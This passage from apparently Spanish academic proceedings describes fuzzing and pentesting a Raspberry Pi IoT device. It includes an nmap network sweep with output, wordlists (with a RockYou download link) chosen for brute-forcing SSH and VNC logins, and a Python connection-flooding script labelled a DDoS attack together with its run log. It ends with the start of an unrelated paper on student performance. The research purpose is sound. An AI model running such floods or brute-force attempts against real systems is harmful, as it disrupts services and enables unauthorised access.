7 Para más información consultar el sitio web en <https://www.metasploit.com/>

8 El análisis del valor límite (BVA), prueba el comportamiento de un programa en los límites de rango de valores seleccionados del conjunto de datos que se encuentran en los rangos válidos para después verificar cómo se comporta el programa en los valores límites válidos. Este tipo de pruebas están muy ligados a los test de caja negra, por otro lado, si el programa funciona para estos casos extremos en las entradas, entonces funcionará correctamente para todos los valores entre el rango válido. Estas pruebas sirven para detectar la mayoría de los defectos que están cerca o en los valores límites. Para más información visitar <https://www.toolsqa.com/>

9 Nos referimos a microcomputadoras por el tamaño físico, son elementos muy pequeños comparados con las computadoras normales.



Los dispositivos Arduino por su sencillez de construcción y utilización al ser una plataforma de software y hardware de código abierto son los que más se han comercializado y construido por diferentes compañías dedicadas al ramo de la electrónica, esto claro por la filosofía que tiene y que podemos encontrar en su website y dice así: “*para que cualquier persona pueda ser creativa con la tecnología...*”, en la actualidad es una de las herramientas preferidas y más populares entre diseñadores industriales, ingenieros, estudiantes y fabricantes de tecnología en todo el mundo que desarrollan proyectos o prototipos para IoT.

Por otro lado, las tarjetas o placas base de la compañía Raspberry Pi se comercializan bajo la descripción de ser una computadora pequeña (en tamaño físico) y económica para aprender a programar, pero con el paso del tiempo se han dado cuenta de que se pueden utilizar para más fines que sólo para aprender computación y programación. Dow (2018) nos hace un resumen de la evolución de estas tarjetas desde su aparición en el mercado en el año de 2012, la cual al principio contaba con un procesador de 700 MHz y con 256 MB de memoria RAM, para febrero de 2015 lanzan al mercado la Raspberry Pi 2 con un procesador Quad-Core de 900 MHz y con 1 GB de RAM, y un año después en febrero de 2016 lanzaron la primera versión de la Raspberry Pi 3 ya con arquitectura a 64 bits y con un procesador a 1.2 GHz, siendo también el primer modelo que incorporaba las tecnologías de Bluetooth y de Wireless LAN.

Respecto a la afinidad que cada una de las compañías presentan en sus catálogos de dispositivos o productos, para la investigación de donde se deriva este trabajo, se ha seleccionado a la **Raspberry Pi Modelo 3B +**, ya que posee ciertas características que se necesitan para poder llevar a cabo las pruebas de nuestra investigación de una manera mucho más rápida. Ruiz-Lagunas (2019) nos ofrece toda una descripción sobre el OS que esta tarjeta utiliza, el cual es esencial y perfecto para aplicar *fuzzing*.

### Metodología

Existen diferentes metodologías para realizar *pentesting*, de las más utilizadas tenemos la **Open Source Security Testing Methodology Manual** (OSSTMM) del **Institute for Security and Open Methodologies** (ISECOM) o la ampliamente conocida **Guía de pruebas OWASP** (actualmente se encuentra en la versión 4) de **Open Web Application Security Project** enfocada a la auditoria de aplicaciones o herramientas basadas en web, también existe la metodología propuesta por la **Open Information Systems Security Group** (OISSG) que lleva por nombre clave **ISSAF** o **Information System Security Assessment Framework** y el **Penetration Testing Framework** de **Vulnerability Assessment**.



Figura 3. Herramientas para seleccionar el objetivo: Ingeniería Social, Nmap y Shodan. Fuente Elaboración Propia.<sup>10</sup>

El *fuzzing* que se desarrolló para esta investigación basa su funcionamiento en la metodología o modelo básico que Clarke (2009) describe en su reporte técnico y que a continuación se lista:

10 Para la elaboración de esta imagen se obtuvieron los logos de SHODAN y NMAP de sus sitios web respectivamente y la otra imagen que hace referencia a la Ingeniería Social se obtuvo de una búsqueda en la sección de imágenes de Google.

## 1. Detección del objetivo.

De manera automática muchos *fuzzing* pasan por alto esta parte, puesto que se tiene como dato default el dispositivo que se requiere auditar. Por otro lado, este proceso para la detección del objetivo es muy común que se haga con herramientas que permiten saber cuáles dispositivos se encuentran dentro de la misma red en la cual se está conectado o dentro de otra red totalmente diferente, estas herramientas suelen ser las llamadas *técnicas o herramientas de enumeración y la ingeniería social*.

Los factores principales en los que un atacante se basa para la búsqueda de los dispositivos objetivo son el riesgo, el impacto, los usuarios y los recursos de implementación; una vez seleccionado el objetivo la identificación de las entradas es crucial ya que si no se analiza bien el dispositivo podríamos pasar por alto algún otro tipo de vulnerabilidad.

Una de las herramienta más conocida para llevar a cabo esta proceso es Nmap o su versión GUI (Graphical User Interface) llamada Zenmap, para nuestro caso utilizamos Nmap en su versión 7.80, no sólo podemos hacer un barrido de toda nuestra la red si no que esta misma herramienta nos permite obtener información relevante (*subproceso de detección de entradas*) de los dispositivos conectados a la red como pueden ser puestos de comunicación, sistema operativo y dirección IP, entre otros datos muy útiles dentro de cualquier *pentesting*.

```
#nmap -sV 192.168.0.1/24
```

Con el comando anterior se obtuvo la siguiente información.

```
[root@parrothome]~/home/mauricio]
└─ #nmap -sV 192.168.0.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-05 22:43 CST
Nmap scan report for 192.168.0.1
Host is up (0.0028s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  tcpwrapped
1900/tcp   open  http             Cisco DPC3828S WiFi cable modem
8081/tcp   open  blackice-icecap?
8082/tcp   open  http             Mongoose httpd
8888/tcp   open  sun-answerbook?
MAC Address: 10:5B:AD:F8:14:84 (Mega Well Limited)
Service Info: Device: WAP; CPE: cpe:/h:cisco:dpc3828s

Host is up (0.017s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3580/tcp   open  http             National Instruments LabVIEW service locator httpd 1.0.0
5357/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6646/tcp   open  tcpwrapped
MAC Address: 10:5B:AD:66:22:B3 (Mega Well Limited)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.9
Host is up (0.0056s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.9p1 Raspbian 10+deb10u2 (protocol 2.0)
5900/tcp   open  vnc               RealVNC Enterprise 5.3 or later (protocol 5.0)
MAC Address: B8:27:EB:C3:7D:37 (Raspberry Pi Foundation)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.6
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE          VERSION
902/tcp    open  ssl/vmware-auth  VMware Authentication Daemon 1.10 (Uses VNC, SOAP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 112.19 seconds
```

Dentro del resultado arrojado por Nmap se puede observar que dentro de toda la información que proporciona se encuentra el MAC address, dirección IP, Sistemas Operativos (OS) y su versión (en algunos casos lo aproxima), y los puertos de comunicación que tiene cada dispositivo activo (pudiendo estar cerrado o abierto según sea el caso).

También se puede observar que se detectó un Raspberry Pi dentro de la red, tanto el OS como la MAC address confirman la existencia del dispositivo de bajo costo en la red analizada o escaneada; como información adicional y necesaria para el *pentesting* se obtuvieron los puertos de comunicación con el estatus de abierto, en este caso los servicios de administración

remota, como son el SSH (*Secure Shell*) y el VNC (*Virtual Network Computing*). En conclusión, tenemos objetivo y entradas identificadas.

## 2. Generación de datos.

Como el propósito de un *fuzzer* es probar la existencia de vulnerabilidades a las que se pueden acceder mediante los puntos de entrada de las aplicaciones, entonces el *fuzzer* debe de generar datos de prueba, esto hace que esta parte del *fuzzer* sea uno de los aspectos más críticos de los *fuzzing* (Clarke, 2009). Muchos de los datos de prueba se pueden generar desde que se sabe el tipo de entrada, estos datos se pueden generar en su totalidad desde el principio o de manera iterativa como si se hiciera bajo demanda, dado el caso de experimentación que se tiene, las entradas identificadas son dos protocolos muy conocidos para el acceso remoto, por lo tanto, los datos de entrada (usuario y password) forzosamente son cadenas de caracteres (alfanuméricos, letras mayúsculas, letras minúsculas, numéricos, etc.).

La generación de los datos por parte del *fuzzer* los determina el usuario bajo sus propias reglas, las cuales hacen referencia a uno de los dos enfoques para la generación de datos. Los primeros se generan de manera *ciega* o sin conocimiento, en donde se puede encontrar los algoritmos de mutación, fuerza bruta y aleatorios, por otro lado, están lo del enfoque basado en análisis o las denominadas pruebas de protocolo o de implementación de protocolo (ver Figura 4).




Figura 4. Generación de datos. Fuente Elaboración Propia.

Existen como ya se había mencionado tres diferentes maneras de generar datos de manera “ciega” y son la generación aleatoria, la generación a manera de “fuerza bruta” y la mutación de datos, es decir pasarle datos “validos” y normales a la aplicación y que estos sean modificados de manera aleatoria o por fuerza bruta (Clarke, T. 2009 y Sutton, M. et al., 2007).

Para este paso dentro del *fuzzer* y al haber detectado el tipo de entrada que se tienen en el dispositivo Raspberry Pi, se decidió adquirir diccionarios de palabras (las más utilizadas para usuarios y contraseñas) como son el *RockYou Wordlist*<sup>11</sup> y el más famoso *Jonh The Ripper*<sup>12</sup>. Estos diccionarios o listas de palabras más utilizadas son utilizados en los ataques de fuerza bruta, sobre todo en pruebas donde se sabe que se requiere de un usuario y un password para detectar una posible vulnerabilidad. El *fuzzer* que se desarrolló se basa en este tipo de ataques.

## 3. Transmisión de datos.

En esta etapa lo importante es llevar los datos generados al objetivo localizado; esta etapa difiere entre los *fuzzers* (*genéricos o de propósito general y específicos*), pero es en gran medida una función del enfoque particular para automatizar el proceso de prueba (punto número cinco de la metodología, que veremos más adelante), sin la automatización no se puede decir que se hace *fuzzing*. En realidad, este proceso de la transmisión de los datos implica abrir un archivo, enviar un paquete de datos a un destino o iniciar algún proceso en el objetivo destino (Clarke, T. 2009, Takanen, A. et al., 2018 y Sutton, M. et al., 2007).

11 Para obtenerlo puede ir al siguiente link: <https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

12 Solo se utilizó el diccionario de palabras, el programa se puede obtener del siguiente link: <https://www.openwall.com/john/>

En el siguiente código se lleva a cabo una prueba de **DDoS** (Distributed Denial of Service o Ataque de Denegación de Servicio Distribuido) a un dispositivo ya localizado y a los puertos que en etapas pasadas se encontraron abiertos.

```
import time, socket, os, sys, string, subprocess

def restart_program():
    python = sys.executable
    os.execl(python, python, * sys.argv)
curdir = os.getcwd()

#Limpiamos la pantalla
subprocess.call('clear', shell=True)

#Leemos el banner de entrada-bienvenida
archivo = open("intro_script.inn", "r")
for linea in archivo.readlines():
    print linea
archivo.close()

print ("DDoS mode loaded")
host= raw_input("Introduce el host a escanear: ")
port= int(input("Que puerto desear atacar: "))
conn= int(input("Cantidad de peticiones: "))
message="+-----+"

ip = socket.gethostbyname(host)
print ("+-----+")
print ("[" + ip + "]")
print ( "[Ip is locked]" )
print ( "[Atacando " + host + "]" )
print ("+-----+")

def dos():
    #pid = os.fork()
    ddos = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        ddos.connect((host, port))
        ddos.send( message )
        print(message)
        ddos.sendto( message, (ip, port) )
        ddos.send( message );
    except socket.error, msg:
        print ("|[Conexion Fallida! |")
    print ( "[Ataque DDoS en curso] | Port:",port)
    ddos.close()

for i in range(1, conn):
    dos()
    print("Prueba #",i)
print ("+-----+")
print("Las conexiones solicitadas han terminado")
if __name__ == "__main__":
    answer = raw_input("Quiere realizar otro Ataque DDoS?")
    if answer.strip() in "y Y yes Yes YES".split():
        restart_program()
    else:
        print "bye"
```

Como se puede observar, la transmisión de los datos va en conjunto con la automatización del proceso, gracias a que se pueden generar bucles o ciclos que repitan ciertas tareas de manera definida. Python como cualquier lenguaje de programación permiten realizar este tipo de programas.

#### 4. Monitoreo y registro.

En este tipo de *pentesting* no sólo es necesario la generación de los datos que permitan desencadenar el cúmulo de defectos en un software o hardware según sea el caso. Clarke (2009) describe que por medio de un *oráculo*<sup>13</sup> podemos monitorear el comportamiento del objetivo. El oráculo puede ser desde una aplicación como *ping* que permite saber si el dispositivo destino se encuentra o no en línea, o un depurador que se ejecuta incluso dentro del mismo objetivo recopilando la información de las excepciones, fallas, etc., de manera muy sencilla o detallada.

```
└─[mauricio@parrothome]─[~/Codigos_pruebas]
└─$ Spvthon DdoSAttack.py
```

13 Término genérico para llamar a un software que monitorea el objetivo e informa si existe o no una falla o una excepción.

Como resultado del script de Python presentado en la sección anterior, se puede obtener el proceso de monitoreo del dispositivo de manera remota o a distancia, el script permite el envío de un mensaje al puerto 80 del dispositivo que anteriormente fue descubierto como abierto.

<pre> TecNM -ITMorelia - DSC  Maestria en Sistemas Computacionales  ----- DDoS mode loaded Introduce el host a escanear: 192.168.0.9 Que puerto desear atacar: 80 Cantidad de peticiones: 20 -----+ [192.168.0.9] [Ip is locked] [Atacando 192.168.0.9] -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 1) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 2) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 3) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 4) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 5) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 6) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 7) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 8) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 9) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 10) </pre>	<pre> -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 11) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 12) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 13) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 14) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 15) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 16) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 17) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 18) -----+ (' [Ataque DDoS en curso]   Port:', 80) ('Prueba #', 19) -----+ Las conexiones solicitadas han terminado Quiere realizar otro Ataque DDoS? </pre>
---	--

En esta etapa del *fuzzing* se puede determinar si una vez identificadas las vulnerabilidades de los objetivos, estas son explotables, puede que el *fuzzer* o en general el *fuzzing* no tenga esta cualidad y sólo cuente con algún método para dar aviso de la existencia de dichas vulnerabilidades ya sea al experto en seguridad o al usuario que trabaje directamente con el equipo de desarrollo para que puedan corregirlas. Para saber si son explotables, o no las vulnerabilidades se necesita realizar algún tipo de examen a las mismas, por lo que si se decide explotarlas se deberá también analizar el tipo de impacto que podría tener en todo el sistema al cual está interconectado el dispositivo.

### 5. Automatización.

Como se mencionó en secciones anteriores sin la *automatización* no se puede hablar de que exista el *fuzzing*, entonces esta etapa se encuentra comprendida desde siempre dentro del *fuzzer*, ya que es la etapa que permite reducir en la medida de lo posible, la interacción directa del usuario y el dispositivo objetivo.

### Comentarios Finales

Los dispositivos de bajo costo cada vez más están siendo incorporados a los ambientes de automatización de los hogares y empresas en vías de desarrollo, sobre todo por el usuario amateur y/o curioso, dado a este tipo de actualizaciones tecnológicas nuestros hogares y hasta cierto grado nuestras oficinas se están volviendo más inseguras. Por lo que una muy buena propuesta es la que nos hacen en Ruiz-Lagunas (2009) que es la implementación de sistemas IDS/IPS para monitorear y sensar posibles amenazas desde que un dispositivo de este tipo será instalado dentro de nuestro entorno familiar o de trabajo.

El trabajar con ambientes maquetados a escala permite adquirir el conocimiento necesario sobre el comportamiento de sistemas IoT basados en dispositivos de bajo costo propensos a los ataques de posibles hackers en potencia, como pueden ser los estudiantes de las carreras dentro del área de computación o ciencias exactas, también como aquellas personas que se autocapacitan por medio de Internet o las personas que de alguna manera guardan y mantienen sentimientos diferentes hacia personas, instituciones, etc.

El *fuzzing* como esta descrito en este documento lo puede realizar cualquiera que tenga acceso a la o las herramientas necesarias, a diferencia de otros *pentesting* para la detección de vulnerabilidades esté no necesita de tener mucha experiencia en el área de la seguridad informática. Caso contrario a un experto en esas pruebas puede iniciar los *fuzzing* en cuestión de minutos. Grandes proveedores de software y hardware, al igual que algunos grupos de personas delictivas y no, se ven beneficiados al usar estos exámenes, ya que pueden reducir gastos de inversión, tiempo de programación, curvas de aprendizaje y comprensión de la aplicación mucho menos costosas, etc.

Por todo lo anterior, podemos deducir que el reto más complejo al que se está y seguirá enfrentando la seguridad informática está en el área de la automatización y monitoreo de tareas gracias a los dispositivos diseñados para el IoT y más porque estos se están produciendo a una velocidad que escapa al ojo humano. Lo que hace que estos dispositivos desde su desarrollo sean nodos débiles en nuestras redes de comunicación.

#### *Trabajos Futuros.*

El desarrollo e implementación de nuevos y mejores sistemas de seguridad permite que el área de las pruebas *fuzz* siga creciendo, mejorando y siendo mucho más accesible al usuario no especializado. Con esto queremos pronunciarnos hacia la posibilidad de promover desde la academia la implementación de programas sociales de concienciación sobre el uso de las nuevas tecnologías y de las oportunidades y peligros que estas traen consigo.

Dado que las pruebas del tipo de Caja Negra no son *ilegales*, puesto que no rompen con la mayoría de las leyes anti-ingeniería inversa, que se basan en la prohibición de los exámenes injustificados hacia la propiedad intelectual, en específico para la comprensión de la lógica interna y comercial de la aplicación, se puede argumentar que estas dependen de la motivación del probador y de que las pruebas de este tipo tienen sólo la finalidad de descubrir posibles vulnerabilidades, de las cuales algunas pueden o no ser explotables, y que también, dependerá de las acciones tomadas por el tester después de descubrirlas.

Las acciones tomadas por los usuarios probadores siempre han sido tema de discusión para determinar su posición legal, ya que existe lo legal y moral para actuar de manera responsable con la información recopilada sobre las vulnerabilidades, y estas personas deberán de estar preparadas en todos los ámbitos para justificar sus acciones en caso de ser llevadas a juicio.

La implementación de metodologías para probar cada uno de los elementos que cubren una red de información es una recomendación que NSA (National Security Agency) y otras instituciones dedicadas a la seguridad de la información sensible hacen y seguirán haciendo porque con la llegada de nuevas tecnologías y sus procesos de evolución cada vez es más complejo mantener la seguridad, cada vez requiere de más tiempo máquina y personal mantener la seguridad en todo proceso y en todo caso. El uso de herramientas de software de tipo open source ayuda en mucho a esta parte, pero también existirán áreas y/o dispositivos a los cuales aplicarles test de seguridad por lo que las áreas de TIC's de las empresas en vías de desarrollo deben de ser fundamentales para su buen progreso y crecimiento.

#### *Recomendaciones.*

Una muy acertada recomendación la hace Ruiz-Lagunas (2019), la utilización de herramientas que le permitan al usuario tener un sistema mancomunado de un IDS (Intrusion Detection System) e IPS (Intrusion Prevention System) como complemento para elevar los niveles de seguridad en sistemas IoT basados en la tecnología Raspberry Pi. Las herramientas que se describen en el mismo trabajo son: Snort, Suricata, Broids, OSSec, OS Tripwire, Aide, Samhain, Fail2ban y Sagan. Para lo cual también Ruiz-Lagunas recomienda que la puesta en marcha de este tipo de herramientas es una tarea difícil que requiere de conocimientos sólidos en el área de seguridad informática.

Por otro lado, se debe de implementar en cada lugar una estrategia de capacitación sobre temas de seguridad informática, así como también, la implementación de herramientas confiables, baratas e incluso open source que se encuentran alcance de todos como son firewalls, herramientas antimalware, antivirus, de análisis y comportamiento de la red, etc.

## Agradecimientos

Agradecemos al Tecnológico Nacional de México en su Campus Instituto Tecnológico de Morelia junto al proyecto financiado 5774.19-P “Desarrollo e implementación de una arquitectura IoT segura, basado en pruebas de penetración, utilizando modelos Fuzz y sistemas de detección con un IDS e IPS”, así como al M.C. Israel Luna Reyes jefe del Laboratorio de Electrónica Industrial de la Facultad de Ingeniería Eléctrica de la Universidad Michoacana de San Nicolás de Hidalgo por el apoyo otorgado y las facilidades para la realización de esta investigación y finalmente también a los profesores del IIES-UNAM que apoyaron en el desarrollo de los prototipos Ing. Diego Cabrer, MGTI. Atzimba López, MTI. Alberto Valencia, y a los estudiantes del Depto. de Sistemas y Computación del TecNM - ITMorelia de nivel licenciatura C. Shait y E. Carrillo.

## Referencias

1. Baccelli E., Gündoğan C., Hahm O., Kietzmann P., Lenders M., Petersen H., Schleiser K., Schmidt T., Wahlisch M. RIOT: An Open Source Operating System for Low-End Embedded Devices in the IoT. IEEE Internet of Things Journal. Volume: 5, Issue: 6. Pages: 4428-4440, DOI: 10.1109/JIOT.2018.2815038. 2018.
2. Cabrer Ferra D., Ferreira Medina H., Larsen J., Antonio Gutiérrez G., Reyes Archundia E., Valencia García A. (2019). Design of a system of monitoring and control for hydroponics for home use, focused on the Internet of Things (IoT). Memorias del Congreso Internacional de Investigación Academia Journals Tpic 2019. Elibro Online con ISSN 1946-5351, volumen 11, No. 1, 2019
3. Cherdantseva, Y., Burnap, P., Blyth, A., Eden, P., Jones, K., Soulsby, H. & Stoddart, K. (2016). A review of cyber security risk assessment methods for SCADA systems. Computers Security, 56, 1-27. DOI: <https://doi.org/10.1016/j.cose.2015.09.009>
4. Clarke, T. (2009). Fuzzing for software vulnerability discovery. Recuperado desde <http://www.rhul.ac.uk/mathematics/techreports>
5. Dow, C. (2018). Internet of Things Programming Projects. Recuperado desde <http://www.packtpub.com>
6. Esparza-Muñoz, J. (2007). Fuzzing y seguridad. S21sec Labs (Reporte). 10 de agosto de 2017. Recuperado de <https://docplayer.es/3469393-Fuzzing-y-seguridad-jose-miguel-esparza-munoz-security-researcher-s21sec-labs-10-de-agosto-de-2007.html>
7. Guía de pruebas OWASP versión 4 de Open Web Application Security Project. Para más información visitar el sitio web en: <https://www.owasp.org/images/1/19/OTGv4.pdf>
8. INCIBE. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE – Instituto Nacional de Ciberseguridad, España. 04 de julio de 2019. Recuperado de <https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas>
9. ISSAF. Information System Security Assessment Framework del Open Information Systems Security Group (OISSG). Para más información visitar el sitio web en: <https://www.futurelearn.com/courses/ethical-hacking-an-introduction/1/steps/521919>
10. Kobara, K. (2016). Cyber Physical Security for Industrial Control Systems and IoT, IEICE Transactions on Information and Systems, 2016, Volume E99.D, Issue 4, Pages 787-795, <https://doi.org/10.1587/transinf.2015ICI0001>
11. Kim, D. H., Cho, J. Y., Kim, S. & Lim, J. (2015). A Study of Developing Security Re-quirements for Internet of Things (IoT). Advanced Science and Technology Letters Vol.87 (Art, Culture, Game, Graphics, Broadcasting and Digital Contents 2015),87,94-99. DOI: <https://dx.doi.org/10.14257/astl.2015.87.20>
12. López, O., Ochoa, I., Pibaque, A. & Aranda, A. (2011). Desarrollo del producto para Test de Penetración enfocado en el Fuzzing de Aplicaciones. Recuperado de [https://www.dspace.espol.edu.ec/bitstream/123456789/19031/1/paper\\_fuzzing.pdf](https://www.dspace.espol.edu.ec/bitstream/123456789/19031/1/paper_fuzzing.pdf)
13. López, O., Ochoa, I., Pibaque, A. & Aranda, A. (2012). Desarrollo del producto para Test de Penetración enfocado en el Fuzzing de Aplicaciones. Tesis de Grado. Facultad de Ingeniería en Electricidad y Computación de la Escuela Superior Politécnica del Litoral. Ecuador 2012. Recuperado de <http://www.dspace.espol.edu.ec/bitstream/123456789/19929/3/tesisTPFuzzing.pdf>
14. Narula, A. (2019). White Box vs Black Box vs Grey Box. 10 de marzo de 2019. Recuperado en: <https://atesterthing.wordpress.com/2019/03/10/white-box-vs-black-box-vs-grey-box-testing/>
15. Nmap. Visitar el sitio web: <https://nmap.org/>
16. OSSTMM. Open Source Security Testing Methodology Manual del Institute for Security and Open Methodologies (ISECOM), para más información visitar: <https://www.isecom.org/research.html#content5-9d>
17. Panda. (2018). Pentesting: una herramienta muy valiosa para tu empresa. Panda Security. 26 de febrero de 2018. España. Recuperado en [pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/](http://pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/)
18. Paniagua-Villagomez O., Ruiz-Lagunas J., Ferreira-Medina H., Antolino-Hernández A., Torres-Millarez C, Reyes-Gutierrez M. (2019). Diseño De Un Prototipo Iot Para Pruebas De Penetración Y Monitoreo De La Seguridad En Un Sistema De Domótica. Academia Journals 2019 (Educación en la Educación Superior – hidalgo 2019). ISSN 1946-5351. Fuente Académica Plus de EBSCOHOST. ISBN 978-1-939982-52-0.
19. Ramos, S. H., Villalba, M. T. & Lacuesta, R. (2018). MQTT Security: A Novel Fuzzing Approach. Wireless Communications and Mobile Computing-Hindawi. DOI:10.1155/2018/8261746
20. Ruiz-Lagunas J., Ferreira-Medina H., Antolino-Hernández A., Torres-Millarez C, Reyes-Gutierrez M & Paniagua-Villagomez O. (2019). How to improve the IoT security implementing IDS/IPS tool using Raspberry Pi 3B+. IJACSA. Volume 10 Issue 9. October 2019.
21. Russell, B., Garlati, C. & Lingenfelder, D. (2015). Security Guidance for Early Adopters of Internet of Things (IoT). Mobile Working Group of Cloud Security Alliance. Abril. Recuperado en: [https://downloads.cloudsecurityalliance.org/whitepapers/Security\\_Guidance\\_for\\_Early\\_Adopters\\_of\\_the\\_Internet\\_of\\_Things.pdf](https://downloads.cloudsecurityalliance.org/whitepapers/Security_Guidance_for_Early_Adopters_of_the_Internet_of_Things.pdf)
22. Sajid, A., Abbas, H. & Saleem, K. (2016). Cloud-Assisted IoT-Based SCADA Systems Security: A Review of the State of the Art and Future Challenges. IEEE Access, 4, 1375-1384. doi:10.1109/ACCESS.2016.2549047
23. Sutton, M. Greene, A. & Amini, P. (2007). Fuzzing: brute force vulnerability discovery. Editorial: Adison-Wesley. ISBN: 0-321-44611-9.
24. Takanen, A., DeMott, J., Miller, C. & Kettunen, A. (2018). Fuzzing for Software Security Testing and Quality Assurance. Artech House Editorial. ISBN (13): 978-1-60807-850-9.
25. Penetration Testing Framework de Vulnerability Assessment. Visitar el sitio web en: <http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>
26. Zenmap. Visitar el sitio web: <https://nmap.org/zenmap/>

# FACTORES QUE INFLUYEN EN EL RENDIMIENTO ACADÉMICO DE ESTUDIANTES DE INGENIERÍA

Dr. Jorge Refugio Reyna De La Rosa<sup>1</sup>, M.C. Sara Gabriela Reyna Andrade<sup>2</sup>, Mtro. Oscar Napoleón Del Valle Ruiz<sup>3</sup>, M.C. Ramiro Gutiérrez Aguilar<sup>4</sup> y Lic. Carlos Sánchez Martínez<sup>5</sup>

**Resumen**—Este proyecto tiene como propósito identificar los factores que influyen en el rendimiento académico de estudiantes de ingeniería. Esto es, por medio de una encuesta se logró la recolección de datos requeridos en el estudio. Por consiguiente, es una investigación cuantitativa no experimental que explora variables y elementos sin afectar la naturaleza del fenómeno. A través de un diseño transversal descriptivo se indagaron las características, tipos y sucesos cuantitativos en la matrícula de una institución del Tecnológico Nacional de México (TecNM). El rendimiento académico engloba distintos variables complejas por sí mismas, tales como psicosociales, pedagógicas, sociodemográficas e institucionales, según se indica por (Tourón, 1984; Montero, Villalobos y Valverde, 2007). Asimismo, los indicadores del rendimiento académico corresponden a el promedio de las calificaciones y los créditos acumulados por el estudiante (Tourón, 1985; Rodríguez-Ayán, 2007).

En efecto, las variables que presentan más saturación en el factor pedagógicos son: (a) habilidades matemáticas, (b) hábitos de estudio, (c) actitud universitaria (d) mentorías. Asimismo, los indicadores con mayor carga en el factor institucionales son: (a) relación institucional entre alumnos, (b) ambiente académico, (c) trato con el profesorado, (d) tipo de educación previa. En definitiva, una revisión de literatura plantea que los factores institucionales y pedagógicos son los más importantes, desde el punto de vista de generar insumos para la toma de decisiones de política educativa (Montero et ál., 2007).

**Palabras clave**— rendimiento académico, aprovechamiento escolar, desempeño universitario, investigación cuantitativa.

## Introducción

La Organización para la Cooperación y Desarrollo Económico [OCDE] (2016), en el informe del programa internacional para la evaluación de estudiantes (PISA) muestra deficiencias significativas en el desempeño de los estudiantes de México. El informe en referencia compara el desempeño de los estudiantes mexicanos contra el promedio de los países de la OCDE. Esto es, en lectura México presenta 420 puntos comparados con los 487 tantos que promedian los países de la OCDE. En matemáticas, México ostenta 409 puntos contra el promedio de 489 de la OCDE. En ciencias, México mantiene un indicador de 419 contrastados con la media de la OCDE de 489 puntos. En cuanto a la prueba de matemáticas, los estudiantes de México alcanzan un promedio parejo al de los adolescentes de Albania y Georgia. Por el contrario, los mismos estudiantes exhiben un promedio inferior a sus semejantes de Chile, Uruguay, Portugal y España. Aunque, los adolescentes mexicanos se sitúan por encima de Brasil, Colombia, República Dominicana y Perú (OCDE, 2016).

La proporción del gasto público en educación como porcentaje del producto interno bruto (PIB), comprende el gasto público total en educación expresado como porcentaje del PIB en un año. Es decir, el país que menos invierte en educación es México, con 1.6% de su PIB. De la misma forma, en países latinoamericanos, incluidos Costa Rica 3.1%, Brasil 2.4%, Chile 1.8%, Colombia 1.8%, República Dominicana 1.7% y Perú 1.7% (OCDE, 2016).

En México, el 18% de las personas que tienen entre 35 y 44 años de edad poseen educación superior, comparados con el 38% promedio de los países OCDE. El mismo tipo de población latinoamericana, posee un 24% en Chile, 23% en Colombia, 18% en Costa Rica, y 14% en Brasil (OCDE, 2016).

El fracaso académico es un problema que afrontan los estudiantes que presentan un rendimiento académico deficiente, lo cual los lleva en poco tiempo a desertar o son expulsados del sistema educativo. El problema se hace más evidente cuando el estudiante recursa en más de una ocasión una materia o presenta rezago universitario (Moreno, 2004 citado por Contreras, Caballero, Palacio y Pérez, 2010). Por consiguiente, el informe de la OCDE sobre el fracaso

